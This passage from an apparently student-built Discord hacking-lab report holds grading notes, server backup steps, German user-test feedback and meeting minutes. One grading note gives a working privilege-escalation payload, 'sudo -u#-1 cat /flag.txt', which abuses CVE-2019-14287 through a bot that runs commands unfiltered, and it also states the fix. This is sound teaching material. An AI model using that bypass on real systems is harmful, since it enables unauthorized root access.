pass:"MysticDecrypter"
```

This gives the users the correct flag:

`Arcane-Whispers-Guide-You-Now`

Write-up

1. What were the steps needed to exploit the bot?
    - Explained above
2. What is the vulnerability?
    - Explained above
3. How would you fix the vulnerability?
    - Better shield the things the servers the bot can access now or move it so it doesn't even have access to those services in the first place
4. Have you seen a similar bot or a similar weakness in real life?

    - Up to the user
5. What did you like in this challenge?
    - Up to the user
6. What didn't you like in this challenge?
    - Up to the user

Spellcaster Grading Doc

This is an example of how the user could potentially solve the lab.

This bot allows users to execute commands over the `/cast` Discord command. The command itself is unfiltered. The challenge lies in becoming root which enables you to read the contents of the /flag.txt file.

The Docker image has sudo 1.8.27 built-in which is quite old and has a vulnerability with the corresponding CVE-2019-14287.

This also needs the following line in for example `/etc/sudoers to be a problem:

`flask ALL=(ALL,!root) NOPASSWD: ALL`

This enables the user to run commands as root with the following:

```
sudo -u#-1 <command>
```

If the user executes this Discord command he will get the flag:

```
/cast spell: sudo -u#-1 cat /flag.txt
```

Write-up

1. What were the steps needed to exploit the bot?
    - `/cast spell: sudo -u#-1 cat /flag.txt`
2. What is the vulnerability?
    - Explained above
3. How would you fix the vulnerability?
    - Use a newer version of sudo or remove the line `flask ALL=(ALL,!root) NOPASSWD: ALL`
4. Have you seen a similar bot or a similar weakness in real life?
    - Up to the user
5. What did you like in this challenge?
    - Up to the user
6. What didn't you like in this challenge?
    - Up to the user

Chapter 13

Housekeeping & Backup

13.1 Housekeeping Instructions

Housekeeping of the Discord Exploitation Lab

Regularly synchronize Backup Template

For any necessary adaptations, fixes, or general changes within the DEL Discord server, ensuring synchronization with the template is crucial. While Discord provides reminders to moderators when the template is outdated, proactive consideration remains vital. Failing to update the template may result in new alterations or fixes concerning the server's structure, roles, or permissions not being backed up for future servers.

To achieve this you need to navigate to the server template setting like in step 4 in the `backup_instructions.md` and click the synchronize template button to do so.

Important: Only synchronize after completing the housekeeping steps in the Discord server. Failure to do so may result in saving user-generated channels in the template (which is not critical but can lead to clutter).

Regularly clean up user generated channels

To maintain a clean Discord server, it's essential not only to regularly check for inconsistencies and errors but also to manage any user-generated channels. In two challenges of this lab, the bot creates private channels for each user, primarily for concurrency control purposes.

The anti-nuke bot attempts to clean up these channels when a user completes the lab and clicks the button to close the settings, but this action isn't guaranteed to happen reliably.
Conversely, the potion vendor doesn't handle channel cleanup automatically. Doing so might cause unexpected interactions and disrupt the workflow.

Therefore, this cleanup step is crucial to ensure a tidy server environment.

Note: The private channels remain hidden from other users, so the presence of multiple channels doesn't create confusion. As an admin you can see all the created channels.

How to perform user generated clean-up:

1. Navigate to the `admin-housekeeping` text channel on the server. (This step is necessary to avoid clutter for regular users.)
2. Use the `$clear_user_generated_channels` command with the `$` prefix. (This command is prefixed with `$` to prevent accidental user invocation or preview, as it's not intended for regular user interaction.)
   This will delete all user generated text channels in the categories `dark alleys` and `Potion Shop`.

Regularly clean up general text channel

For the same reason as the cleanup of user-generated channels, we highly recommend utilizing the DM bot's function that clears the general text channel of all messages. This channel is the only way for users to communicate within the same lab cycle.

How to perform message clean-up

1. Navigate to the `admin-housekeeping` text channel on the server. (This step is necessary to avoid clutter for regular users.)
2. Use the `$clear_general_channel` command with the `$` prefix. (This command is prefixed with `$` to prevent accidental user invocation or preview, as it's not intended for regular user interaction.) This will deletet all user messages in the general text channel.

13.2 Backup Instructions

Discord Server Backup Instructions


In the event that the Discord server requires restoration or a fresh setup for any reason, follow these step-by-step guidelines:

Current DEL Discord server backup link: https://discord.new/5rzaHr2Sdhkg


Discord offers a backup restoration function for servers, which includes all the roles, channels and the according permissions. Therefore there is not much left to do, to make the lab working with a new Discord server.

Deploying Backup: Step-by-Step


1. Open the Discord application and navigate to the current DEL server settings




2. Then navigate to `server template` and retrieve the backup link
   (Current base template: https://discord.new/5rzaHr2Sdhkg)




3. Enter the link into a browser and follow through the steps on the page



4. Navigate back to your Discord application and create the new server. Name it accordingly and upload the DEL icon for the server.



5. Invite all the bots into the new server. Go to the Discord Developer Team: https://discord.com/developers/teams/1167389133124141096/information and use their invite links to integrate them into the new server. To do so, enter their link into a browser and then select your new server.
6. Assign the `NPC` role to all the bots and additionally give the `DEL-Dungeon-Master` the admin role, so all of the bots have the right permissions
7. Go into the Docker-Compose file of the bots and change `guildId` env variable to the guild id of the new server.
   You can get the new guild ID by right-clicking on the server icon, go to the bottom of the menu and click on `copy guidl ID`.



8. As a final step, navigate to the Hacking-Lab editor, create a new permanent Discord invite for the new server and replace the old one in the Introduction.

Synchronize Backup Template

For any necessary adaptations, fixes, or general changes within the DEL Discord server, ensuring synchronization with the template is crucial. While Discord provides reminders to moderators when the template is outdated, proactive consideration remains vital. Failing to update the template may result in new alterations or fixes concerning the server's structure, roles, or permissions not being backed up for future servers.

To achieve this you need to navigate to the server template setting like in step 4 above and click the `synchronize template` button to do so.

Manual Server Recovery

If the Discord template functionality fails for any reason, as a last instance the lab Discord server can be restored manually, by creating the following server structure. Notice that the category and role names have to be written exactly as shown bellow for all the bots to work properly. (Categories in discord are all caps but in the category settings the capitalization is essential)

```
Legend:
----------------------
📁 Category
\#   Text Channel
🔒  Admin-only Text Channel
🔊  Voice Channel
```

Discord Server Structure

- 📁Text Channels (default on server creation)
  - # general
  - 🔒 # admin-housekeeping
- 📁dark alleys
- 📁Potion Shop
- 📁Voice Channels (default on server creation)
  - 🔊 Marketplace

Discord Server Roles

The following roles are essential for the lab flow to work properly. All roles except for the `NPC` role are basic roles with no special permissions and can just be created with the default role. It is important to keep the names of the roles exact as mentioned below and also in the same order as shown. (Roles can be drag and dropped into correct order in the server settings)
Make sure that the `NPC` role has the following permissions: `edit channels`, `manage roles` and `manage server`.

```
Legend:
----------------------
🟡 Proficiency Roles (for lab progression within Discord)
🟠 City Privileges Role (for login status of guard)
🔴 Location Roles (dungeon master bot triggers)
🔵 NPC Role (For bots, so they have the right permission)
⚫ Admin (is given per default when creating a Discord server)
```

⚫ Admin

🔵 NPC

🟠 City-Privileges

🔴 Potion-Shop-Location

🔴 Bard-Location

🔴 Guard-Location

🔴 Lorekeeper-Location

🔴 Spellcaster-Location

🟡 Great-Wizard

🟡 Great-Knowledge

🟡 Great-Persuasion

🟡 Great-Strength

🟡 Great-Singer

Chapter 14

User Test Evaluation

In total five computer science students from OST and other institutions were subject to the test iteration of the Discord Exploitation Lab. The approach was, not to give any context and let the test users make their own approach on how to navigate within the instructions in Hacking-Lab and Discord. With that approach the feedback will tell, how difficult it was to understand what the lab is about, how to navigate and how to solve the different challenges.

14.1 User Test Results

14.1.1 User Test Text Feedback

The following texts are directly cited from the user feedback form, about their general thoughts of the lab.

- Zum Teil etwas schwierig auf die benötigten Schritte für die Lösung des Problems zu kommen. Aber das kommt vor allem weil ich linux befehle schon länger nicht mehr verwenden musste. Sonst sehr gut aufgebaut und strukturiert.
- Das DnD design der challanges wahr sehr interessant und cool gestalltet. Und trozdem noch 'normale' anleitungen zu haben machte die challanges angenehm und cool zugleich.
- Das Lab war spannend und mal was anderes mit dem D&D Theme, was das Ganze ein wenig aufgelockert hat und nicht so trocken hat wirken lassen. Dass das Lab in Discord gespielt hat fand ich faszinierend, da ich selbst viel Discord verwende, aber nur casual einen Eigenen kleinen Freundes-Server betreibe. Technisch war es auch noch interessant mal selbst solche Schwachstellen zu finden und auszunutzen. Jedoch der einzige wirkliche Kritikpunkt: Teilweise war es für mich sehr Linux lastig und wenn man noch nicht viel Erfahrung damit hat, kann dies doch schon sehr schwer sein.
- DnD Theme lockert das sonst eher trockene Thema gut auf.


14.1.2 Forms Feedback Overview

DEL Discord Exploitation Lab SA

5	06:42	Aktiv
Antworten	Durchschnittliche Zeit für das Ausfüllen	Status


1. Insgesamt, wie hilfreich war das DEL Hacking-Lab beim Verständnis für Schwachstellen von Discord Bots im Zusammenhang mit den OWASP Top Ten?

8.40
Durchschnittliche Bewertung




2. Wie klar und verständlich waren die Anleitungen im Hacking-Lab?

7.00
Durchschnittliche Bewertung




3. Bewerte die Vielfalt der Challenges im Lab bezüglich den Bots.

9.20
Durchschnittliche Bewertung




4. Wie zufrieden warst du mit der Schwierigkeitsstufe der Aufgaben im Lab?

6.60
Durchschnittliche Bewertung




5. Inwiefern hat das Hacking-Lab dazu beigetragen, dein Verständnis für Sicherheitslücken in Discord Bots zu verbessern?

9.00
Durchschnittliche Bewertung




6. Bewerte die Interaktivität und das Theme des Labs beim praktischen Erlernen von Sicherheitskonzepten.

9.60
Durchschnittliche Bewertung




7. Wie klar war die Struktur und der didaktische Faden durch das lab?

8.00
Durchschnittliche Bewertung




8. Wie klar war die Darstellung der potenziellen Risiken und Auswirkungen von Sicherheitslücken in Discord Bots im Hacking-Lab?

8.80
Durchschnittliche Bewertung




9. Wie gut hat dir die **Potion Vendor** (Role Bot) Challenge gefallen?

7.80
Durchschnittliche Bewertung




10. Wie gut hat dir die **Bard** (Music Bot) Challenge gefallen?

8.20
Durchschnittliche Bewertung




11. Wie gut hat dir die **Guard** (Anti Nuke/Raid Bot) Challenge gefallen?

8.60
Durchschnittliche Bewertung




12. Wie gut hat dir die **Lorekeeper** (Web Request Bot) Challenge gefallen?

8.20
Durchschnittliche Bewertung



13. Wie gut hat dir die **Spellcaster** (Command Bot) Challenge gefallen?

9.40
Durchschnittliche Bewertung



14. Hast du noch Anmerkungen genereller Natur oder spezifisch zu einer Challenge? Was könnte man verbessern oder was war besonders gut?

5
Antworten

Neueste Antworten


"DnD Theme lockert das sonst eher trockene Thema gut auf. "

"Das Lab war spannend und mal was anderes mit dem D&D ...

"Das DnD design der challanges wahr sehr interessant und c...

15. Wie hat dir das Lab insgesamt gefallen?

9.00
Durchschnittliche Bewertung



Chapter 15

Meeting Minutes

Meeting SA: Discord Exploitation Lab 19.09.2023

Kickoff Meeting with Ivan

General

- Task for user should be a combination of CTF and a writeup
- Programming language: Python
- Possibly multistage challenge

Administrative

- Meeting rythm with Ivan: weekly every tuesday 15:00
- Protocol for meetings is required
- Prepare agenda what we want to discuss in the upcoming meetings
- Write down hours worked on the project (with diagrams in documentation)
- Repository should be set to private
    - Mono repository is sufficient

What should we do next?

- Brainstorm --> Create a list with more concrete ideas for a hacking lab containing a Discord bot (prioritize OWASP, should allow multi-user)
- What is the story? Describe vulnerabilities. What should the user do?
- Important for later: Test the lab and write protocol, should be understandable. What was tested and how was it tested?
- Format: Each bot should be a docker compose
    - the bot should be configurable in his docker compose file
    - Flag and / or Writeup
    - Flag creation via hacking lab
- Categorise and write down the different architectures of bots in documentation
    - Web hook
    - Bridge
    - Does something directly via command
- Be mindful of outdated and deprecated python discord libraries
- Spontaneous ideas:
    - Darknetbot
    - Smart contract Bitcoin Bot
    - Dating bot
    - A bot with a db


Ideas / Proposal

Types of Bots

- **Moderation bots** - These bots help you manage your server by enforcing rules, kicking or banning users, and more. Examples include MEE6, Dyno, and Carl-bot.
- **Music bots** - These bots allow you to play music in your server. Examples include Rythm, Groovy, and FredBoat.
- **Gaming bots** - These bots are designed for gamers and can help with tasks like matchmaking, tracking stats, and more. Examples include Tatsumaki, Mudae, and Pokétwo.
- **Fun bots** - These bots add fun and entertainment to your server with features like memes, games, and more. Examples include Dank Memer, YAGPDB, and Green-bot.
- **Image bots** - These bots generate images or memes based on user input. Examples include Nai and Imgur.
- **Utility bots** - These bots provide useful tools like weather forecasts, reminders, and more. Examples include Reminder Bot and Weather Bot
- **Anime bots** - These bots are designed for anime fans and can help with tasks like tracking anime schedules, recommending anime, and more. Examples include AniList and Kitsu.
- **Economy bots** - These bots allow users to earn virtual currency and spend it on various items or games. Examples include UnbelievaBoat and IdleRPG.
- **Education bots** - These bots provide educational content like quizzes, flashcards, and more. Examples include Quiz Bot and Flashcard Bot.

Ideas

- Something with a crypto bot like: https://tip.cc/
  We could create a clone of this bot and showcase that in cases like this you have to be very careful because it could potentially cost you a lot of money.
- Anti-Nuke/Raid/Spam Bot gone wrong where you essentially do a DoS on a server: https://wickbot.com/
- Something with an AI bot where you get the output of the question of someone else: https://turing.sh/
  This could be a collaboration with the other SA team.
- Give yourself more permissions by abusing a permission/role bot
  - could be a reaction role bot or something with secret roles
- Something like the https://ccommandbot.com/ which could be used to get information about a system.
- A discord bot that has access to an external system which can be used to break into that system
- A text based rpg game bot where you have to find information in different channels of the discord server in order to advance the game. The information could be hidden in images etc
- A Discord bot that someone uses instead of an ssh connection which acts more or less like a shell. You first have to get access to the bot and can then do whatever you want.



Implementation

- Design the lab like a simple RPG game where the discord server is like a dungeon, where you have to find your clues (Flags) to advance to a next room / channel
    - with new roles that you claim by abusing a vulnerability you get more access to hidden channels for a next task
- As an introduction we want to introduce discord and its bots themselves to get each user to a certain level of knowledge about discord and how to use it.
    - After the user got to know discord and some bots, he is asked to find and abuse the built in vulnerabilities
- **Possible Problems:**
    - We need to solve the problem that if each user needs to host his own bots he implicitly needs a seperate server. (multi-user)
      So we need to find a way to create (generate) new guilds / servers for each user that wants to solve the hacking lab.

      We need to address the issue where each user is required to host their own bots, which consequently necessitates a separate server for each user (for a multi-user setting). Therefore, we need a method to generate new guilds/servers for users who want to participate in solving the hacking lab (Possible solution)

Agenda 3.10.23

Questions

- How else could we solve the multi-user problem mentioned above?
- How many challenges should there be? How long should the lab take?

Meeting vom 26.09.2023

Protokoll: Besprechung Proposal

Ergänzung seitens Janosch und Dante: Wir möchten das Ganze eher spielerisch gestalten und eine Art Dungeon Crawler im Discord bauen. Die Dungeons / Levels sollen die verschiedenen Aufgaben mit den unterschiedlichen Vulnerabilities darstellen, die jeweils im Discord Server durch einen neu zugänglichen Channel dargestellt werden (Durch erhaltene Rolle).

Seitens Ivan:

- Learning Goal überlegen
  - Idee danach auswählen
  - Entscheid
